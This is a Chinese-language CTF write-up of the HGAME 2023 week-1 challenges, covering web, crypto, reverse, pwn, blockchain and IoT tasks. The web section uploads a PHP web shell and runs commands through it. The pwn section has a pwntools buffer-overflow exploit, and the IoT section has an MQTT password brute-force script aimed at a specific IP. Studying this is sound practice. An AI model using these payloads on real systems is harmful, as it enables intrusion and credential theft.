

Write Up by JBNRZ 22270529

Competition



Hgame

WEB

Classic Childhood Game

js中发现一串base64，两次解码

Become a member



```
pretty Raw Hex ⌂ ⌄ ⌅ ⌆
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:31799
Upgrade-Insecure-Requests: 1
User-Agent: Cute-Bunny
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: code-Vlدار;session=MTY3MjkwMTgxMxExdi1CQkFQI80SUFBUKFCRUFBUQI2LUNBQUVHyzNSeWFNxWSEQTBBQzJOb1lXeHNaVzVuUlvsa0EybIKVQVFQQUV3PXwPcnh6qTelhI1NJ1-k8gbaih_DypeINwCqhTEmGd5Qg==
Connection: close
Referer: bunnybunnybunny.com
X-Forwarded-For: 127.0.0.1
Content-Length: 50
{
  "username": "luckytoday",
  "password": "happy123"
}
```

```
pretty Raw Hex ⌂ ⌄ ⌅ ⌆
14  <div class="wrap">
15   <div class="left">
16     <div class="header">
17       <div class="inner-header flex">
18         <svg version="1.1" class="logo" baseProfile="tiny" id="Layer_1"
19           xmlns="http://www.w3.org/2000/svg"
20             xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox=
21               "0 0 500 500" xml:space="preserve">
22               <path fill="#FFFFFF" stroke="#000000" stroke-width="10"
23                 stroke-miterlimit="10" d="M57,283" />
24               <g>
25                 <path fill="#FFF" d="M250,4,0,8C112,7,0,8,1,112,4,1,250,2C0,137,7,111,7,249,4,249,4
26                   249,4C137,7,0,249,4-111,7,249,4-249,4
27                   C499,8,112,4,388,1,0,8,250,4,0,8z
28                   M83,8,326,3C-62,0-181,4-14,1-117,6-46,3c-17,1-34,1-2,3-75,4,13
29                   ,2-104,1
30                   c-22,4,-38,4,9,2-47,8,18,3c-11,2,10,9-13,6,26,7-16,3,45c-3,1,2
31                   ,0-8,6,44,4-25,3,62,4c-19,8,19,1-51,6,26,9-100,2,24,61,8-39,7
32                   ,35,9,1,6,59,7-2,9,70,8-13,6c8,9-8,6,11,1-22,9,13,5-39,6c6,3-42
33                   ,14,8-99,4,141,-4-99,4h41333,166c-12,6,16-45,4,68,2-31,2,96,2
34                   c9,2,18,3,41,5,25,6,91,2,24,211,1,39,8C390,5,326,2,387,1,326,3,
35                   ,383,8,326,3z" />
36               </g>
37             </svg>
38             <h1>
39               hgame{H0w_ArE_Y0u_T0day?}
40             </h1>
41           </div>
42           <div class="waves">
43             <svg class="waves" xmlns="http://www.w3.org/2000/svg" xmlns:xlink=
44               "http://www.w3.org/1999/xlink" viewBox="0 24 150 28" preserveAspectRatio="none" shape-rendering="auto">
45               <defs>
46                 <path id="gentle-wave" d="M-160 44c30 0 58-18 88-18s 58 18 88
47                   ,18 58-18 88-18 58 18 88 18 v44h-352z" />
48             </defs>
49           </svg>
50         </div>
51       </div>
52     </div>
53   </div>
54   <div class="content">
55     <div>
```

hgame{H0w_ArE_Y0u_T0day?}

Guess who am i

```
1 from requests import Session
2 a = [data]
3 get_url = "http://week-1.hgame.lwsec.cn:30217/api/getQuestion"
4 post_url = "http://week-1.hgame.lwsec.cn:30217/api/verifyAnswer"
5 score_url = "http://week-1.hgame.lwsec.cn:30217/api/getScore"
6 session = Session()
7 session.get('http://week-1.hgame.lwsec.cn:30217/')
8 for i in range(100):
9     data = session.get(get_url).json()
10    for m in a:
11        if m['intro'] == data['message']:
12            data = {
13                'id': m['id']
14            }
```

```

15      break
16
17     data = session.post(post_url, data=data)
18     print(session.get(score_url).json())

```

Show me your beauty

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```

1 POST /upload.php HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:30047
3 Content-Length: 214
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
7 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundary9c7fsIcv7Xxzt1sf
8 Origin: http://week-1.hgame.lwsec.cn:30047
9 Referer: http://week-1.hgame.lwsec.cn:30047/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: session=
MTY3MjlkzMTgxMXxEd11C0kFFQ180SUFBUkFCRUFBQU12LUNBQUVHYzNSeWFXNW5EQTBBoZJob1lXeHN
avzvUvlvsae0EybHVKqVFQDUVJPXwPchhQteh1lNj1-k8gbalh_DvpeINWCQhhTemGd5Qg==;
PHPSSESSID=e429q36u60mfh5pjdtob2sn5
13 Connection: close
14
15 -----WebKitFormBoundary9c7fsIcv7Xxzt1sf
16 Content-Disposition: form-data; name="file"; filename="test3.PHP"
17 Content-Type: image/jpeg
18
19 <?php system($_POST['cmd']); ?>
20 -----WebKitFormBoundary9c7fsIcv7Xxzt1sf--
21

```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```

1 HTTP/1.1 200 OK
2 Date: Thu, 05 Jan 2023 16:35:33 GMT
3 Server: Apache/2.4.51 (Debian)
4 X-Powered-By: PHP/8.1.1
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 95
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 {"json": "Upload Successfully! .\\img\\test3.PHP
5$\\u5d0e\\u9875\\u9762\\u81ea\\u52a8\\u5237\\u65b0"}

```

The browser address bar shows the URL: week-1.hgame.lwsec.cn:30047/img/test3.PHP. The page content displays the uploaded file's details.

Firefox status bar message: 为提高用户体验, Firefox 将发送部分功能的使用情况给我们, 用于进一步优化火狐浏览器的易用性, 您可以自由选择是否向我们分享数据。 选择您要分

Page source: hgame{Unsave_F1L5_SYS7em_UPLOad!}

HackBar interface showing a POST request to http://week-1.hgame.lwsec.cn:30047/img/test3.PHP. The payload contains cmd=cat /f*. The interface includes tabs for Control Panel, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Applications, and Viewport. It also has sections for Encryption, Encoding, SQL, XSS, and Other.

hgame{Unsave_F1L5_SYS7em_UPLOad!}

MISC

Sign in

base64 解码

hgame{Welcome_To_HGAME2023!}

Where am i

wireshark 导出http 中的文件，得到rar，解压缩，提示有密码，但不影响

GPS

纬度	39; 54; 54.1799999999931
经度	116; 24; 14.8800000000047561
高度	0

hgame{116_24_1488_E_39_54_5418_N}

神秘的海报

lsb 得到提示 steghide 和 6 位密码（没参会我怎么知道是多少

打算爆破，随便猜 123456 出

hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

e99p1ant_want_girlfriend

改高

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

CRYPTO

RSA

factordb

```
1 from Crypto.Util.number import *
2 from gmpy2 import invert
3 e = 65537
4 c = 110674792674017748243232351185896019660434718342001686906527789876264976
5 n = 135127138348299757374196447062640858416920350098320099993115949719051354
6 p = 112391349878049935867635590281872450576525502195152017686447707338690881
7 q = 120229126614209415925697517318026393750884274634301622521130826196178376
8 _n = (p - 1) * (q - 1)
9 d = invert(e, _n)
10 m = pow(c, d, n)
11 print(long_to_bytes(m))
12
13 # hgame{factordb.com_is_strong!}
14
```

Be stream

遍历出1000项 water 值，发现以64一循环

```
1 def stream(n):
2     global num, key
3     i = 0
4     a, b = key[0], key[1]
5     num.append(a % 256)
6     while i != n:
```

```

7     a, b = b, a * 7 + b * 4
8     i += 1
9     num.append(a % 256)
10

```

```

1 flag = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x
2
3 def stream(n):
4     value = [114, 100, 174, 116, 146, 116, 206, 100, 50, 132, 110, 84, 82, 1
5     return value[n % len(value)]
6
7 for i in range(len(flag)):
8     water = stream((i // 2) ** 6)
9     print(chr(flag[i] ^ water), end='')

10

```

hgame{1f_this_ch@leng3_take_y0u_to0_long_time?}

神秘的电话

摩尔斯，倒转，维吉尼亚 vidar

hgame{welcome_to_hgame2023_and_enjoy_hacking}

兔兔的车票

我不理解，暴力全部一一异或



```

1 from PIL import Image
2 width = 379
3 height = 234
4
5 def xorImg(keyImg, sourceImg):
6     img = Image.new('RGB', (width, height))

```

```

7   for i in range(height):
8       for j in range(width):
9           p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
10          img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)])))
11      return img
12
13 for j in range(16):
14     for i in range(16):
15         file1 = Image.open(f'pics/enc{i}.png')
16         file2 = Image.open(f'pics/enc{j}.png')
17         img = xorImg(file2, file1)
18         img.save(f'test/test{j}_{i}.png')

```

hgame{Oh_my_Ticket}

懂了，谢谢学长

PWN

test_nc

nc cat f*

easy_overflow

```

1 from pwn import *
2 p = remote("week-1.hgame.lwsec.cn", 30771)
3 print(p)
4 x = p64(0x401176)
5 p.sendline(24 * b'*' + x)
6 p.interactive()

```

> exec 1>&0

> cat flag

可恶，真心不会

REVERSE

test_your_IDA

shift+f12

hgame{te5t_y0ur_IDA}

easyasm

加密就是与 0x33 异或

hgame{welc0me_t0_re_wor1d!}

```

C:\Users\JBN>python
Python 3.10.5 (tags/v3.10.5:f377153, Jun  6 2022, 16:14:13) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> a = [0x5b, 0x54, 0x52, 0x5e, 0x56, 0x48, 0x44, 0x56, 0x5f, 0x50, 0x3, 0x5e, 0x56, 0x6c, 0x47, 0x3, 0x6c, 0x41, 0x56, 0x6c, 0x44, 0x5c, 0x41, 0x2, 0x57, 0x12, 0x4e]
>>> a = [i ^ 0x33 for i in a]
>>> a = ''.join([chr(i) for i in a])
>>> a
'hgame{welc0me_t0_re_wor1d!}'
>>>

```

encode

小端序存储，爆破原来的值

```
1 a = ['08', '06', '07', '06', '01', '06', '0D', '06', '05', '06', '0B', '07',
2 for i in range(50):
3     for j in range(9, 127):
4         if j & 0xf == int(a[i * 2], 16) and j >> 4 & 0xf == int(a[i * 2 + 1]
5             print(chr(j), end='')
```

hgame[encode_is_easy_for_a_reverse_engineer]

easyenc

```
1 a = [167640836, 11596545, -1376779008, 85394951, 402462699, 32375274, -10029
2 a = [0x100000000 + i if i < 0 else i for i in a]
3 a = [hex(i)[2:].rjust(8, '0') for i in a]
4 a = [[int(i[2 * j: 2 * (j + 1)], 16) for j in range(4)][::-1] for i in a]
5 for i in a:
6     for j in i:
7         c = (j + 86) ^ 0x32
8         if c > 256:
9             c -= 256
10            print(chr(c))
```

hgame[4ddit1on_is_a_rever5ible_Operation]

a_cup_of_tea

```
1 from ctypes import *
2
3 def encrypt(v, k):
4     v0, v1 = c_uint32(v[0]), c_uint32(v[1])
5     delta = 0xabcdef23
6     k0, k1, k2, k3 = k[0], k[1], k[2], k[3]
7     total = c_uint32(0)
8     for i in range(32):
9         total.value += delta
10        v0.value += ((v1.value << 4) + k0) ^ (v1.value + total.value) ^ ((v1.value << 4) + k1) ^ (v1.value + total.value) ^ ((v1.value << 4) + k2) ^ (v1.value + total.value) ^ ((v1.value << 4) + k3) ^ (v1.value + total.value)
11        v1.value += ((v0.value << 4) + k2) ^ (v0.value + total.value) ^ ((v0.value << 4) + k3) ^ (v0.value + total.value)
12    return v0.value, v1.value
13
14 def decrypt(v, k):
15    v0, v1 = c_uint32(v[0]), c_uint32(v[1])
16    delta = 0xabcdef23
17    k0, k1, k2, k3 = k[0], k[1], k[2], k[3]
18    total = c_uint32(delta * 32)
19    for i in range(32):
20        v1.value -= ((v0.value << 4) + k2) ^ (v0.value + total.value) ^ ((v0.value << 4) + k3) ^ (v0.value + total.value)
21        v0.value -= ((v1.value << 4) + k0) ^ (v1.value + total.value) ^ ((v1.value << 4) + k1) ^ (v1.value + total.value)
22        total.value -= delta
```

```

23     return v0.value, v1.value
24
25 if __name__ == "__main__":
26     key = [0x12345678, 0x23456789, 0x34567890, 0x45678901]
27     a = [0x2E63829D, 0xC14E400F, 0x9B39BFB9, 0x5A1F8B14, 0x61886DDE, 0x6565C
28     for i in range(len(a) // 2):
29         res = a[i*2:(i+1)*2]
30         res = decrypt(res, key)
31         for x in range(2):
32             for j in range(4):
33                 print(chr(int(hex(res[x])[2:][0-2*j-1:0-2*(j+1)-1:-1])[-1]), end="")
34     print(chr(0x6b) + chr(0x7d))
35

```

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

BLOCKCHAIN

Checkin

对不起，我好笨Orz，一头雾水
编译一下 checkin.sol 获取 abi

```

1 from web3 import Web3, HTTPProvider
2 import json
3 address = '0xe6BbC389597bA5D77e464F00190459416a7A4F67' # 账户地址
4 rpc = 'http://week-1.hgame.lwsec.cn:32537/'
5 web3 = Web3(HTTPProvider(rpc))
6 CAKE_BSC_ADDRESS = Web3.toChecksumAddress('0xBE9072b5Fc07d024508F9a5604C40B8
7 CAKE_BSC_ABI = json.loads(open('checkin_sol_Checkin.abi', 'r').read())
8 token_contract = web3.eth.contract(address=CAKE_BSC_ADDRESS, abi=CAKE_BSC_AB
9
10 def transfer_token(token_contract, gas_price=5, gas_limit=500000):
11     params = {
12         "from": address,
13         "value": 0,
14         'gasPrice': web3.toWei(gas_price, 'gwei'),
15         "gas": gas_limit,
16         "nonce": web3.eth.getTransactionCount(address),
17     }
18     func = token_contract.functions.setGreeting("HelloHGAME!")
19     tx = func.buildTransaction(params)
20     signed_tx = web3.eth.account.sign_transaction(tx, private_key='0x23fd7f1
21     tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
22     return tx_hash
23
24 a = transfer_token(token_contract)
25 print(a.hex())

```

先部署合约，setGreeting然后nc 查看flag

IOT

help the man

```
1 import time
2 import logging
3 import paho.mqtt.client as mqtt
4
5 host = "117.50.177.240"
6 port = 1883
7 ClientId = "jbnrz" + str(time.time())
8 username = "Vergil"
9 topic = "Nero/YAMATO"
10 logging.basicConfig(format='%(asctime)s %(message)s')
11 log = logging.getLogger('mqtt')
12 log.setLevel(logging.INFO)
13
14 def mqtt_connected(mqttClient, userdata, flags, rc):
15     if not rc:
16         print("MQTT connect success.")
17         mqttClient.subscribe(topic, qos=0)
18     else:
19         raise EOFError
20
21 def on_message(client, userdata, msg):
22     print("主题:", msg.topic, " 消息:")
23     print(str(msg.payload.decode('utf-8')))
24
25 def on_subscribe(client, userdata, mid, granted_qos):
26     print("Subscribe topic success, qos = %d" % granted_qos)
27
28 def on_disconnect(client, userdata, rc):
29     if rc != 0:
30         print("Unexpected disconnection %s" % rc)
31
32 def main():
33     # 创建一个mqtt通信对象
34     mqtt_client = mqtt.Client(ClientId)
35     for i in open('Songs of Innocence and of Experience.txt', 'r').read().split():
36         log.info(f"password: {i}")
37     try:
38         mqtt_client.username_pw_set(username, i)    # 设置用户名和一个可用的密码
39         mqtt_client.on_connect = mqtt_connected      # 设置连接成功回调函数
40         mqtt_client.on_message = on_message          # 设置收到订阅主题数据回调函数
41         mqtt_client.on_subscribe = on_subscribe        # 设置订阅主题成功回调函数
42         mqtt_client.on_disconnect = on_disconnect      # 设置失去连接回调函数
43         # 客户端连接到代理服务端，60心跳时间
44         mqtt_client.connect(host=host, port=port, keepalive=1)
45         # 网络循环的阻塞形式，直到客户端调用disconnect()时才会返回。它会自动处理所有未完成的消息
46         mqtt_client.loop_forever()
47     except EOFError:
```

```
48     pass
49
50 if __name__ == '__main__':
51     main()
```

爆破密码，订阅主题

hgame{mqtt_1s_p0w3r}

help marvin



hgame{4_5t4nge_Sp1} 多谢学长指点，Orz